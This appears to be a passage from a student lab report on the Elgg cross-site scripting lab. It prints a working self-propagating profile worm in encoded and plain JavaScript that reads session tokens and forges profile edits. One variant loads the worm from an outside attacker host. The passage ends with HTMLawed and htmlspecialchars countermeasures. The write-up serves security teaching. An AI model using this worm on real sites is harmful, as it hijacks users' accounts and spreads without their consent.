
Public

Location

Public


Figure 15 Boby's profile

When Alice visits Boby's profile, she will get infected by the worm too and her profile will be modified to include the code in the "about me" field.



```
%3Cscript%20id%3D%22worm%22%20type%3D%22text%2Fjavascript%22%3E%0Awindow.onload
%20%3D%20function()%7B%0A%20%20%20%20%20%20%20%20var%20username%20%3D
%20elgg.session.user.name%3B%0A%20%20%20%09var%20guid%20%3D%20%22%26guid
%3D%22%2Belgg.session.user.guid%3B%0A%09var%20ts%20%3D%20%22%26__elgg_ts%3D%22
%2Belgg.security.token.__elgg_ts%3B%0A%09var%20token%20%3D%20%22%26__elgg_token
%3D%22%2Belgg.security.token.__elgg_token%3B%0A%09var%20headerTag%20%3D%20%22
%3Cscript%20id%3D%5C%22worm%5C%22%20type%3D%5C%22text%2Fjavascript%5C%22
%3E%22%3B%0A%09var%20tailTag%20%3D%20%22%3C%2F%22%20%2B%20%22script%3E%22
%3B%0A%20%20%20%20%20%20%20%20console.log(username)%3B%0A%20%20%20%20
%20%20%20%20console.log(token)%3B%0A%0A%09var%20jsCode%20%3D
%20document.getElementById(%22worm%22).innerHTML%3B%0A%09var%20wormCode%20%3D
%20encodeURIComponent(headerTag%20%2B%20jsCode%20%2B%20tailTag)%3B%0A
%09var%20content%20%3D%20%22accesslevel%5Bdescription%5D%3D2%26name%3D%22
%2Busername%2B%22%26description%3D%22%2BwormCode%2Bguid%2Btoken%2Bts%3B%0A
%09%0A%09if(elgg.session.user.guid!%3D47)%7B%0A%09sendurl%3D%22http%3A%2F
%2Fwww.xsslabelgg.com%2Faction%2Fprofile%2Fedit%2F%22%3B%0A%09var%20Ajax%20%3D
%20null%3B%0A%09Ajax%20%3D%20new%20XMLHttpRequest()%3B%0A%09Ajax.open(%22POST
%22%2Csendurl%2Ctrue)%3B%0A%09Ajax.setRequestHeader(%22Host%22%2C
%22www.xsslabelgg.com%22)%3B%0A%09Ajax.setRequestHeader(%22Content-Type%22
%2C%22application%2Fx-www-form-urlencoded%22)%3B%0A%09Ajax.send(content)%3B%0A
```


Figure 16 Alice visit Boby



```
%3Cscript%20id%3D%22worm%22%20type%3D%22text%2Fjavascript%22%3E%0Awindow.onload
%20%3D%20function()%7B%0A%20%20%20%20%20%20%20%20var%20username%20%3D
%20elgg.session.user.name%3B%0A%20%20%20%09var%20guid%20%3D%20%22%26guid
%3D%22%2Belgg.session.user.guid%3B%0A%09var%20ts%20%3D%20%22%26__elgg_ts%3D%22
%2Belgg.security.token.__elgg_ts%3B%0A%09var%20token%20%3D%20%22%26__elgg_token
%3D%22%2Belgg.security.token.__elgg_token%3B%0A%09var%20headerTag%20%3D%20%22
%3Cscript%20id%3D%5C%22worm%5C%22%20type%3D%5C%22text%2Fjavascript%5C%22
%3E%22%3B%0A%09var%20tailTag%20%3D%20%22%3C%2F%22%20%2B%20%22script%3E%22
%3B%0A%20%20%20%20%20%20%20%20console.log(username)%3B%0A%20%20%20%20
%20%20%20%20console.log(token)%3B%0A%0A%09var%20jsCode%20%3D
%20document.getElementById(%22worm%22).innerHTML%3B%0A%09var%20wormCode%20%3D
%20encodeURIComponent(headerTag%20%2B%20jsCode%20%2B%20tailTag)%3B%0A
%09var%20content%20%3D%20%22accesslevel%5Bdescription%5D%3D2%26name%3D%22
%2Busername%2B%22%26description%3D%22%2BwormCode%2Bguid%2Btoken%2Bts%3B%0A
%09%0A%09if(elgg.session.user.guid!%3D47)%7B%0A%09sendurl%3D%22http%3A%2F
%2Fwww.xsslabelgg.com%2Faction%2Fprofile%2Fedit%2F%22%3B%0A%09var%20Ajax%20%3D
%20null%3B%0A%09Ajax%20%3D%20new%20XMLHttpRequest()%3B%0A%09Ajax.open(%22POST
%22%2Csendurl%2Ctrue)%3B%0A%09Ajax.setRequestHeader(%22Host%22%2C
%22www.xsslabelgg.com%22)%3B%0A%09Ajax.setRequestHeader(%22Content-Type%22
%2C%22application%2Fx-www-form-urlencoded%22)%3B%0A%09Ajax.send(content)%3B%0A
```


Figure 17 Alice profile infected

Using a local hosted web server to host the malicious JS script, we can infect users the same way but through redirection of users to our script instead.



```
window.onload = function(){
        var username = elgg.session.user.name;
        var guid = "&guid="+elgg.session.user.guid;
        var ts = "&__elgg_ts="+elgg.security.token.__elgg_ts;
        var token = "&__elgg_token="+elgg.security.token.__elgg_token;
        var headerTag = "<script id=\"worm\" type=\"text/javascript\" src=\"http:www.labattacker.com/attack.js\">";
        var tailTag = "</" + "script>";
        console.log(username);
        console.log(token);
        var wormCode = encodeURIComponent(headerTag + tailTag);
        var content = "accesslevel[briefdescription]=2&name="+username+"&briefdescription="+wormCode+guid+token+ts;

        if(elgg.session.user.guid!=47){
        sendurl="http://www.xsslabelgg.com/action/profile/edit/";
        var Ajax = null;
        Ajax = new XMLHttpRequest();
        Ajax.open("POST",sendurl,true);
        Ajax.setRequestHeader("Host","www.xsslabelgg.com");
        Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
        Ajax.send(content);
}

alert("XSSed");
};
```

Figure 18 Code on server




XSSed

OK

```
▸ GET http://www.xsslabelgg.com/cache/1549469404/default/jquery-ui.js                    [HTTP/1.1 304 Not Modified 3ms]
▸ GET http://www.xsslabelgg.com/cache/1549469404/default/elgg/require_config.js          [HTTP/1.1 304 Not Modified 2ms]
▸ GET http://www.xsslabelgg.com/cache/1549469404/default/require.js                      [HTTP/1.1 304 Not Modified 2ms]
▸ GET http://www.xsslabelgg.com/cache/1549469404/default/elgg.js                         [HTTP/1.1 304 Not Modified 2ms]
▸ GET http://www.labattacker.com/attack.js                                                        [HTTP/1.1 200 OK 1ms]
▸ GET http://www.xsslabelgg.com/serve-file/e0/l1501101420/di/c0/4n6NUZIUkpEv6FHPHHNQ4mMo9OZmdx2anCF65ZIruag/1/47/profile/47topbar.jpg [HTTP/1.1 304 Not Modified 3ms]
▸ GET http://www.xsslabelgg.com/serve-file/e0/l1501101421/di/c0/pkoSOK1GFb2BU_yUzYaJmWk5ZI-Z_LOd0puCsgCvmZw/1/47/profile/47large.jpg [HTTP/1.1 304 Not Modified 4ms]
▸ GET http://www.xsslabelgg.com/serve-file/e0/l1501101420/di/c0/AxUOW77MQrewMvozzZ205MLCx6FlHfHbBZrh2IGzTHc/1/47/profile/47small.jpg [HTTP/1.1 304 Not Modified 4ms]
▸ GET http://www.xsslabelgg.com/cache/1549469404/default/languages/en.js                 [HTTP/1.1 304 Not Modified 3ms]
▸ GET http://www.xsslabelgg.com/cache/1549469404/default/elgg/init.js                    [HTTP/1.1 304 Not Modified 3ms]
▸ GET http://www.xsslabelgg.com/cache/1549469404/default/elgg/ready.js                   [HTTP/1.1 304 Not Modified 2ms]
▸ GET http://www.xsslabelgg.com/cache/1549469404/default/elgg/Plugin.js                  [HTTP/1.1 304 Not Modified 3ms]
Samy                                                                                                   attack.js:8:9
&__elgg_token=Cr844Ym3G5oAy8UVzt3ugQ                                                                   attack.js:9:9
```

Figure 19 Alert on attacker side




Public

Brief description

```
<script id="worm" type="text/javascript" src="http://www.labattacker.com/attack.js"></script>
```

Figure 20 Boby description



Public

Brief description

```
<script id="worm" type="text/javascript" src="http://www.labattacker.com/attack.js"></script>
```

Public


Location

Figure 21 Alice infected

Task 7


1. **Activate only the HTMLawed countermeasure but not htmlspecialchars; visit any of the victim profiles and describe your observations in your report.**

   When the HTMLawed countermeasure is turned on, we can observe that the javascript text gets sanitised and all “<script>” tags are being removed. However, the script tag that is broken up in the var TailTag is still not removed, which can now be fixed with the htmlspecialchars function.



Activate	**Site Pages** Create simple web pages for about, contact, privacy, and terms.
Deactivate	**File** Adds file sharing to Elgg
Deactivate	**Garbage Collector** ⚙ Perform database cleanup tasks
Deactivate	**Groups** ⚙ Provides group support for elgg
Deactivate	**HTMLawed** Provides security filtering. Running a site with this plugin disabled is extremely insecure. DO NOT DISABLE.
Deactivate	**Invite Friends** Adds the ability for users to invite friends through email.
Activate	**Legacy URL Support** Provides support for URLs used in previous versions of Elgg
Deactivate	**Likes** Enables users to like content on the site.
Deactivate	**Log Browser** Browse the system event log
Deactivate	**Log Rotate** ⚙ Rotate the system log at specific intervals
Deactivate	**Members** Provides a public list of the members of your site

Figure 22 Plugin on




```
About me
window.onload = function(){
var username = elgg.session.user.name;
console.log(username)
var guid = "&guid="+elgg.session.user.guid;
var ts = "&__elgg_ts="+elgg.security.token.__elgg_ts;
var token =
"&__elgg_token="+elgg.security.token.__elgg_token;
var headerTag = "";
var tailTag = "</\" + \"script>";

var jsCode = document.getElementById("worm").innerHTML;
var wormCode =encodeURIComponent(headerTag + jsCode
+ tailTag);
var content = "accesslevel[description]=2&
name="+username+"&
description="+wormCode+guid+token+ts;

if(elgg.session.user.guid!=47){
sendurl="http://www.xsslabelgg.com/action/profile/edit/";
var Ajax = null;
Ajax = new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
```

Figure 23 HTMLawed

2. Turn on both countermeasure; visit any of the victim profiles and describe your observation in your report.


   We needed to modify the details.php file in one of the mod profile folders to get the htmlspecialchars to work.



```
if (isset($profile_fields['description']) && $user->description) {
        echo "<p class='profile-aboutme-title'><b>" . elgg_echo("profile:aboutme") . "</b></p>";
        echo "<div class='profile-aboutme-contents'>";
        echo elgg_view('output/longtext', array('value' => htmlspecialchars($user->description,ENT
_QUOTES,'UTF-8',true), 'class' => 'mtn'));
        echo "</div>";
}
```

Figure 24 Modification of details.php

With this, our tailTag var has been fixed to have html encoding for the "<" characters. This removes the possibility of any malicious attack by string splitting.



```
Samy
Brief description: <>
Skills:
aa
About me
window.onload = function(){
var username = elgg.session.user.name;
console.log(username)
var guid = "&amp;guid="+elgg.session.user.guid;
var ts = "&amp;__elgg_ts="+elgg.security.token.__elgg_ts;
var token =
"&amp;__elgg_token="+elgg.security.token.__elgg_token;
var headerTag = "";
var tailTag = "&lt;/\" + \"script&gt;";

var jsCode = document.getElementById("worm").innerHTML;
var wormCode =encodeURIComponent(headerTag + jsCode
+ tailTag);
var content = "accesslevel[description]=2&amp;
name="+username+"&amp;
description="+wormCode+guid+token+ts;

if(elgg.session.user.guid!=47){
sendurl="http://www.xsslabelgg.com/action/profile/edit/";
var Ajax = null;
Ajax = new XMLHttpRequest();
Ajax.open("POST",sendurl,true);
Ajax.setRequestHeader("Host","www.xsslabelgg.com");
Ajax.setRequestHeader("Content-Type","application/x-www-
form-urlencoded");
```